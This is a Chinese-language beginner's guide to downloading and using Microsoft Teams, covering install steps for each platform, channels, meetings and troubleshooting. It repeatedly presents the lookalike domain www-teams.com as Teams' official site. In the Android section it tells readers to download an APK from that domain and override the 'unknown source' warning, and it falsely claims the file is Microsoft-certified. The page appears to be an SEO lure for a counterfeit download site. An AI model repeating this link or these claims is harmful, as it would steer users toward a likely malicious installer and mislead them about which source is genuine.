


在 “团队协作数字化” 的 2025 年,Microsoft Teams 已成为企业 “连接人、工具与信息” 的核心平台 —— 不仅能发起高清视频会议,还能通过 “团队频道” 实现部门专属沟通、“文件共享” 同步项目资料、“任务管理” 追踪工作进度。但对零基础用户而言,要解锁这些功能,首要步骤是完成
Teams 下载,且必须选择 2025 年官网最新版(v2.3.0)。为确保功能完整与账号安全,强烈建议通过 Teams 官网(
https://www-teams.com)获取正版安装包,规避第三方平台的 “旧版残留”“功能阉割” 问题,让新手也能快速上手。
在进行Teams 下载前,很多零基础用户会好奇:Teams 与其他协作工具(如企业微信、Slack)的区别是什么?事实上,2025 年 Teams 的核心竞争力在于 “一体化协作体验”—— 无需切换多个 APP,即可完成 “沟通 - 会议 - 文件 - 任务” 全流程,具体价值体现在三大维度,尤其适配企业新手的使用需求。
传统沟通工具中,“一个群聊聊所有” 的模式常导致信息碎片化(如 “项目进度” 与 “下午茶讨论” 混杂),而 Teams 的 “团队 + 频道” 结构可完美解决这一问题:
- 团队:对应企业中的 “部门” 或 “项目组”(如 “产品部”“2025 新品研发项目”),是人员与资源的集合;
- 频道:团队内的细分主题板块(如 “产品部” 下设置 “需求讨论”“原型评审”“测试反馈” 频道),确保沟通聚焦特定话题;
- 权限控制:频道可设为 “标准”(团队全员可见)、“私人”(仅指定成员可见)或 “共享”(可邀请外部合作方),避免敏感信息泄露。
以某互联网公司 “新品研发项目” 团队为例,其创建 “需求讨论” 频道同步客户需求、“研发进度” 频道更新开发节点、“测试反馈” 频道收集 BUG,团队成员无需翻找历史聊天,即可在对应频道获取所需信息,沟通效率提升 60%。
Teams 会议功能的 “灵活性” 是新手的核心痛点解决方案 —— 无论你是需要临时讨论的员工,还是对接外部客户的商务,都能找到适配的会议模式:
- 即时会议:聊天窗口一键发起,3 秒开启音视频,适合 “突发问题同步”(如 “设计图修改意见”);
- 计划会议:提前预约时间、添加议程,支持跨时区适配,适合 “正式项目会议”(如 “周进度复盘”);
- 来宾参会:无需 Teams 许可证的外部人员(如客户、供应商),通过网页或手机即可加入,无需额外下载工具(仅长期使用需Teams 下载)。
对新手而言,无需学习复杂操作,即可快速发起或加入会议,避免因 “工具使用门槛” 影响协作。
作为 Office 365 生态的核心,Teams 可与新手常用的办公工具深度联动,减少 “多 APP 切换” 的麻烦:
- 文档协作:在频道中直接打开 Word、Excel、PowerPoint,多人实时编辑,修改记录自动保存至 OneDrive,无需反复传输文件;
- 任务联动:会议中确定的行动项,可同步至 “Microsoft To Do”,设置截止日期与负责人,进度实时更新至 Teams;
- 日历同步:Teams 日历与 Outlook 日历自动同步,会议邀请、日程提醒无缝衔接,避免错过重要事项。
这种 “一体化” 体验,让新手无需学习多个工具的操作逻辑,用熟悉的 Office 生态即可快速上手 Teams。
Teams 下载的关键是 “选对官网渠道 + 按步骤操作”,2025 年官网提供 Windows、Mac、iOS、Android 全平台安装包,且针对不同设备优化了安装流程。以下是针对零基础用户的详细教程,每个步骤都配有清晰说明,避免操作误区。
桌面端是新手处理 “团队频道管理”“文件协作”“长时会议” 的主要设备,Teams 下载需根据系统选择对应路径,官网是唯一推荐渠道。
- 访问官网:打开浏览器(推荐 Edge,与 Teams 兼容性最佳),在地址栏输入 Teams 官网链接(https://www-teams.com),点击 “进入官网”;
- 找到下载入口:官网首页顶部有 “下载” 导航栏,鼠标悬停后选择 “Windows 桌面端”—— 官网会自动识别你的 Windows 版本(10/11,32 位 / 64 位),无需手动选择;
- 下载安装包:点击 “下载” 后,浏览器弹出 “文件保存” 提示,建议选择 “桌面” 作为保存位置(方便后续查找)。安装包约 280MB,下载时间约 1-2 分钟(取决于网络速度);
- 开始安装:
- 找到桌面的安装包(文件名如 “TeamsSetup_2025.exe”),双击运行;
- 系统弹出 “用户账户控制” 提示,点击 “是”(允许管理员权限,确保安装完整);
- 安装过程无需手动操作,系统自动解压文件并配置,约 1 分钟后显示 “安装成功”,Teams 会自动启动;
- 首次登录:
- 启动后,选择 “工作或学校账户”(企业新手用此选项)或 “个人账户”(个人用户);
- 输入企业邮箱(如 “zhangsan@company.com”)和密码,完成登录;
- 首次登录会提示 “设置个人资料”,上传头像、填写姓名,便于团队成员识别。
Mac 用户(尤其使用 M1/M2 芯片)需下载官网专属安装包,避免兼容问题,步骤如下:
- 访问https://www-teams.com→“下载”→“Mac 端”,点击 “下载 DMG 安装包”;
- 下载完成后,打开 “下载” 文件夹,双击 “MicrosoftTeams.dmg” 文件;
- 弹出安装窗口,将 “Microsoft Teams” 图标拖拽至 “应用程序” 文件夹,完成安装;
- 打开 “启动台”,找到 “Microsoft Teams” 图标,点击启动;
- 首次启动时,Mac 系统会提示 “是否允许此应用访问摄像头 / 麦克风”,点击 “允许”(否则无法使用会议功能),然后输入企业邮箱登录。
手机端适合 “随时查看频道消息”“临时加入会议”,2025 年 Teams 移动端优化了 “悬浮窗会议”“语音转文字” 功能,Teams 下载步骤如下:
- 打开 iPhone/iPad 的 “App Store”,点击右上角搜索图标(放大镜),输入 “Microsoft Teams”;
- 在搜索结果中找到 “Microsoft Teams”(确认开发者为 “Microsoft Corporation”,避免下载山寨 APP);
- 点击 “获取”,验证 Apple ID(输入密码或使用 Face ID/Touch ID),开始下载;
- 下载完成后(约 120MB),App 自动安装到桌面,点击图标启动;
- 首次打开需同意 “通知”“相机”“麦克风” 权限,开启 “后台应用刷新”,确保能实时收到频道消息与会议提醒。
Android 用户有两种安全下载方式,官网 APK 可确保获取 2025 最新版,应用商店适合怕麻烦的新手:
方式一:官网 APK 下载(推荐)
- 用手机浏览器访问https://www-teams.com→“下载”→“Android 端”,点击 “下载 APK 文件”;
- 下载完成后,手机会弹出 “未知来源应用” 警告,点击 “允许本次安装”(官网 APK 已通过微软安全认证,可放心授权);
- 找到下载的 APK 文件(通常在 “Download” 文件夹),双击安装,约 30 秒后完成;
- 启动 Teams,输入企业邮箱登录,在 “设置”→“权限” 中开启 “悬浮窗” 权限,方便会议中查看消息。
方式二:应用商店下载(简单便捷)
- 打开手机 “应用商店”(如华为应用市场、小米应用商店),搜索 “Microsoft Teams”;
- 选择官方应用(开发者为 “Microsoft”),点击 “安装”,应用商店自动完成下载与安装;
- 安装后启动,登录账户即可使用,无需手动处理权限。
完成Teams 下载后,新手需验证版本是否为 2025 年最新(v2.3.0),避免因旧版导致 “团队频道共享”“AI 字幕” 等功能无法使用:
- 桌面端验证:打开 Teams→点击右上角 “设置”(齿轮图标)→“关于”,查看版本号是否为 “v2.3.0(2025.06.15)”;
- 手机端验证:打开 Teams→“我的”→“设置”→“关于 Teams”,确认版本信息与官网一致(官网 “版本更新” 页面可查看最新版);
- 更新方法:若版本过低,桌面端点击 “检查更新”,手机端在应用商店 / 官网重新Teams 下载最新版,更新过程不影响现有数据。
完成Teams 下载后,新手需先掌握 “账号登录”“界面导航”“个人设置” 等基础操作,才能顺利使用团队频道、会议等功能。以下是针对零基础用户的分步指南,操作简单易懂。
企业新手通常使用 “工作或学校账户” 登录,需注意账号绑定与权限开启,步骤如下:
登录流程:
- 启动 Teams,选择 “工作或学校账户”;
- 输入企业 IT 部门分配的邮箱(如 “wangwu@company.com”),点击 “下一步”;
- 输入邮箱密码,部分企业需额外验证(如短信验证码、企业微信扫码),完成后登录;
- 首次登录会提示 “加入团队”,若已有团队邀请,点击 “接受” 即可加入;若无,可先完成个人设置。
核心权限开启:
- 通知权限:登录后弹出 “允许发送通知” 提示,点击 “允许”,确保能实时收到频道消息、会议邀请;
- 设备权限:桌面端在 “设置”→“设备” 中,确认摄像头、麦克风已 “启用”,点击 “测试设备”,确保通话时能正常发声与显示画面;
- 文件权限:在 “设置”→“文件” 中,勾选 “自动同步 OneDrive 文件”,便于后续在 Teams 中访问办公文档。
Teams 界面分为五大核心模块,新手需熟悉每个模块的功能,避免操作时找不到入口:
新手可通过 “鼠标悬停图标” 查看模块名称,点击对应模块即可进入,界面设计简洁,无需记忆复杂路径。
登录后建议完成 3 项个人设置,让使用更便捷:
完善个人资料:
- 点击右上角头像→“编辑个人资料”;
- 上传清晰头像(建议用工作照,便于团队成员识别);
- 填写 “职位”“部门”(如 “产品经理 - 产品部”),方便跨部门协作时他人了解你的角色。
自定义通知:
- 进入 “设置”→“通知”;
- 针对 “重要频道”(如 “项目进度频道”),设置 “所有消息通知”;
- 针对 “非重要频道”(如 “公司福利频道”),设置 “仅提及我的消息通知”,避免消息干扰。
调整界面外观:
- 进入 “设置”→“通用”;
- 选择 “主题”(如 “浅色”“深色”“高对比度”),根据办公环境调整;
- 勾选 “紧凑模式”,减少界面占用空间,适合小屏幕设备。
对新手而言,“团队频道管理” 与 “即时会议发起” 是最常用的功能,以下结合 2025 年最新操作,通过实战案例详解步骤,确保新手能快速上手。
“团队” 是基础单位,“频道” 是细分沟通板块,新手需掌握 “创建团队”“添加频道”“发布消息” 的操作,步骤如下:
企业新手通常有两种创建团队的场景:使用模板快速搭建(适合标准部门)、从头创建(适合特殊项目)。
- 打开 Teams→左侧 “团队” 模块→点击 “创建团队”;
- 选择 “从模板创建”,Teams 提供 “部门”“项目”“会议” 等模板,新手选择 “部门” 模板;
- 模板详情页展示默认频道(如 “通用”“ announcements”“资源”),点击 “使用此模板”;
- 填写团队信息:
- 团队名称:如 “产品部 - 2025”;
- 描述:如 “产品部日常沟通、需求讨论、文件共享”;
- 隐私设置:选择 “私人”(仅邀请成员可加入)或 “公开”(企业全员可加入);
- 点击 “创建”,团队创建完成,系统自动生成默认频道。

- 打开 “创建团队”→选择 “从头开始创建”;
- 填写团队名称(如 “2025 新品研发项目组”)、描述,设置隐私;
- 输入第一个频道名称(如 “需求讨论”),点击 “创建”;
- 团队创建后,可后续添加更多频道(如 “研发进度”“测试反馈”)。
创建团队后,需根据需求添加细分频道,步骤如下:
- 进入目标团队→点击团队名称右侧 “更多选项”(三个点)→选择 “添加频道”;
- 填写频道信息:
- 频道名称:如 “原型评审”“客户需求同步”;
- 描述:如 “用于新品原型设计评审,上传评审材料与反馈”;
- 频道类型:
- 标准:团队全员可见,适合公开讨论;
- 私人:仅指定成员可见,适合敏感话题(如 “预算讨论”);
- 共享:可邀请外部合作方(如客户、供应商),适合跨企业协作;
- 点击 “创建”,频道添加完成,团队成员可在左侧 “团队” 模块中看到新频道。
频道是团队日常沟通的核心场景,新手需掌握 “发布消息”“共享文件”“@成员” 的操作:
发布消息:
- 进入目标频道(如 “需求讨论”),在底部输入框中输入文字(如 “客户新增 XX 需求,需讨论可行性”);
- 点击 “表情” 添加反应(如 “疑问”“点赞”),点击 “附件” 上传图片、文档;
- 点击 “发送”,消息将显示在频道中,所有成员可见。
共享文件:
- 频道输入框右侧点击 “附件”→选择 “上传”,从本地电脑选择文件(如需求文档.docx);
- 上传完成后,文件自动保存至团队 “文件”→“频道文件” 文件夹,成员可点击 “在线编辑” 实时修改;
- 也可选择 “从 OneDrive 添加”,共享已保存在 OneDrive 的文件,避免重复上传。
@成员提醒:
- 输入消息时,输入 “@” 并选择成员姓名(如 “@张三”),被 @的成员会收到特殊通知;
- 适合需要特定成员反馈的场景(如 “@李四,麻烦查看此需求文档,明天 10 点前反馈意见”)。
某企业产品部创建 “产品部 - 2025” 团队,设置 “需求讨论”“原型评审”“测试反馈” 三个频道:
- 产品经理在 “需求讨论” 频道发布 “客户需求文档”,@研发负责人 “@王五”,提醒查看;
- 研发负责人下载文档后,在频道回复 “需求可行,预计下周开始开发”,并上传 “开发进度表”;
- 测试人员在 “测试反馈” 频道发布 “BUG 清单”,@开发人员 “@赵六”,同步测试问题;
- 所有沟通与文件均在对应频道归档,新人加入团队后,可直接查看历史消息与文件,快速融入。
新手常需处理 “临时讨论” 场景(如 “设计图修改意见”“紧急需求同步”),Teams 的即时会议功能可 3 秒开启,步骤如下:
- 打开与同事的单聊或群聊窗口;
- 点击右上角 “视频通话” 图标(摄像机形状),选择 “立即开会”;
- 系统自动发起视频会议,参会者收到弹窗提醒(如 “张三邀请你加入会议”),点击 “接受” 即可加入;
- 若需邀请更多人,点击会议界面 “人员” 图标,输入姓名 / 邮箱,发送 “请求加入” 通知。
- 进入目标频道(如 “研发进度频道”);
- 点击右上角 “相机” 图标,输入会议标题(如 “紧急 BUG 修复讨论”);
- 点击 “立即开始”,频道内所有在线成员会收到会议提醒,可点击 “加入” 进入。
加入会议后,新手需掌握 “静音 / 解除静音”“共享屏幕”“文字互动” 等基础操作,避免会议干扰:
- 静音控制:会议中点击 “麦克风” 图标,可开启 / 关闭静音(建议发言时解除静音,不发言时静音,减少环境噪音);
- 视频控制:点击 “摄像头” 图标,开启 / 关闭视频,点击 “背景筛选器” 选择 “模糊背景”,避免背景杂乱;
- 屏幕共享:点击 “共享内容”,选择 “整个桌面” 或 “特定应用窗口”(如仅共享设计图),方便展示材料;
- 文字互动:右侧 “聊天” 面板,可发送文字消息、链接,避免打断他人发言(如 “设计图的 XX 位置需修改”)。
- 点击会议界面 “挂断” 图标,结束会议;
- 若开启 “录制”(会议中点击 “更多”→“开始录制”),录制视频会自动保存至 “会议文件”,主持人可点击 “分享”,将视频链接发送至频道或聊天窗口;
- 会议中的聊天消息、共享文件,自动归档至 “会议记录”,便于后续查看。
设计师小李完成新品设计图后,需同步开发人员小王修改意见:
- 小李打开与小王的单聊窗口,点击 “立即开会” 发起视频会议;
- 小王接受邀请后,小李点击 “共享内容”,选择 “设计图 PPT”,展示设计细节;
- 小王提出 “LOGO 位置需左移 1cm”,在会议聊天面板发送 “LOGO 位置修改示意图”;
- 小李实时调整设计图,共享屏幕展示修改效果,小王确认无误后,会议结束;
- 小李将最终设计图上传至 “设计频道”,@小王确认,整个过程仅用 10 分钟,比线下沟通节省 1 小时。
零基础用户在Teams 下载和使用过程中,可能会遇到各类问题,以下是 2025 年最常见的 6 类问题及解决方案,帮助快速解决故障。
原因:网络带宽不足、浏览器缓存过多、官网服务器临时负载高。
解决方案:
- 切换网络:从 2.4G WiFi 切换至 5G WiFi,或使用手机热点(确保热点信号满格);
- 清理缓存:打开浏览器→“设置”→“隐私与安全”→“清除浏览数据”,勾选 “缓存文件和图片”,清理后重新访问官网;
- 错峰下载:若在工作时间(9:00-18:00)下载缓慢,可尝试夜间或凌晨下载,此时服务器负载低;
- 更换浏览器:若使用 Chrome 下载缓慢,可换用 Edge 浏览器(与微软产品兼容性更佳)。
原因:密码输入错误、账号未激活、企业权限未开通。
解决方案:
- 检查密码:确认密码是否包含大小写字母、数字,是否有空格或拼写错误,点击 “忘记密码”,通过企业邮箱接收验证码重置;
- 激活账号:若为新员工,需先通过企业 IT 部门发送的 “账号激活邮件” 激活账号,再登录 Teams;
- 权限开通:联系 IT 管理员,确认你的账号已开通 “Microsoft Teams 使用权限”(部分企业需手动分配权限)。
原因:频道权限设置为 “仅管理员可上传”、OneDrive 存储空间不足、文件格式不支持。
解决方案:
- 检查权限:联系团队管理员,确认你的角色为 “成员” 或 “所有者”(而非 “来宾”,来宾默认无上传权限);
- 清理空间:打开 “文件”→“OneDrive”,查看可用空间,若不足 100MB,删除无用文件后重试;
- 格式支持:Teams 支持 Word、Excel、PPT、PDF、图片格式,不支持压缩包(.zip)、大型视频(>2GB),需转换格式或拆分文件。
原因:音量未开启、麦克风 / 摄像头权限未开启、网络信号弱。
解决方案:
- 检查音量:确认手机音量已开启,按音量键调大,避免静音模式;
- 开启权限:Android 用户进入 “设置”→“应用”→“Teams”→“权限”,开启 “麦克风”“相机”;iOS 用户进入 “设置”→“Teams”,开启对应权限;
- 切换网络:从 4G 切换至 WiFi,或关闭手机后台其他应用(如视频软件),释放网络带宽。
对零基础用户而言,Microsoft Teams 的 “一体化协作体验” 能大幅降低办公门槛 —— 无需学习多个工具,通过一个 APP 即可完成 “团队沟通”“会议发起”“文件共享”“任务追踪”。而要开启这一切,关键第一步就是通过
Teams 下载获取官网正版(
https://www-teams.com)—— 官网下载确保版本为 2025 年最新(v2.3.0),支持 “AI 字幕”“多窗口共享” 等新增功能,还能通过微软官方售后解决使用中的问题,让新手无后顾之忧。
本文从Teams 下载的多设备步骤(Windows/Mac/ 手机),到基础的账号登录、界面熟悉,再到团队频道、即时会议的实战操作,最后到常见问题排查,形成了完整的 “新手入门指南”。无论你是刚入职的企业新人,还是需要提升协作效率的个人用户,都能通过本文快速掌握 Teams 核心技巧,让团队协作从 “复杂” 变 “简单”。
最后再次提醒:为避免账号安全风险和功能缺失,切勿从非官方渠道进行
Teams 下载。现在就点击 Teams 官网链接(
https://www-teams.com),下载 2025 最新版,开启 “高效协作 + 无缝沟通” 的全新办公体验 —— 让每一次团队互动,都能高效、有序、有结果!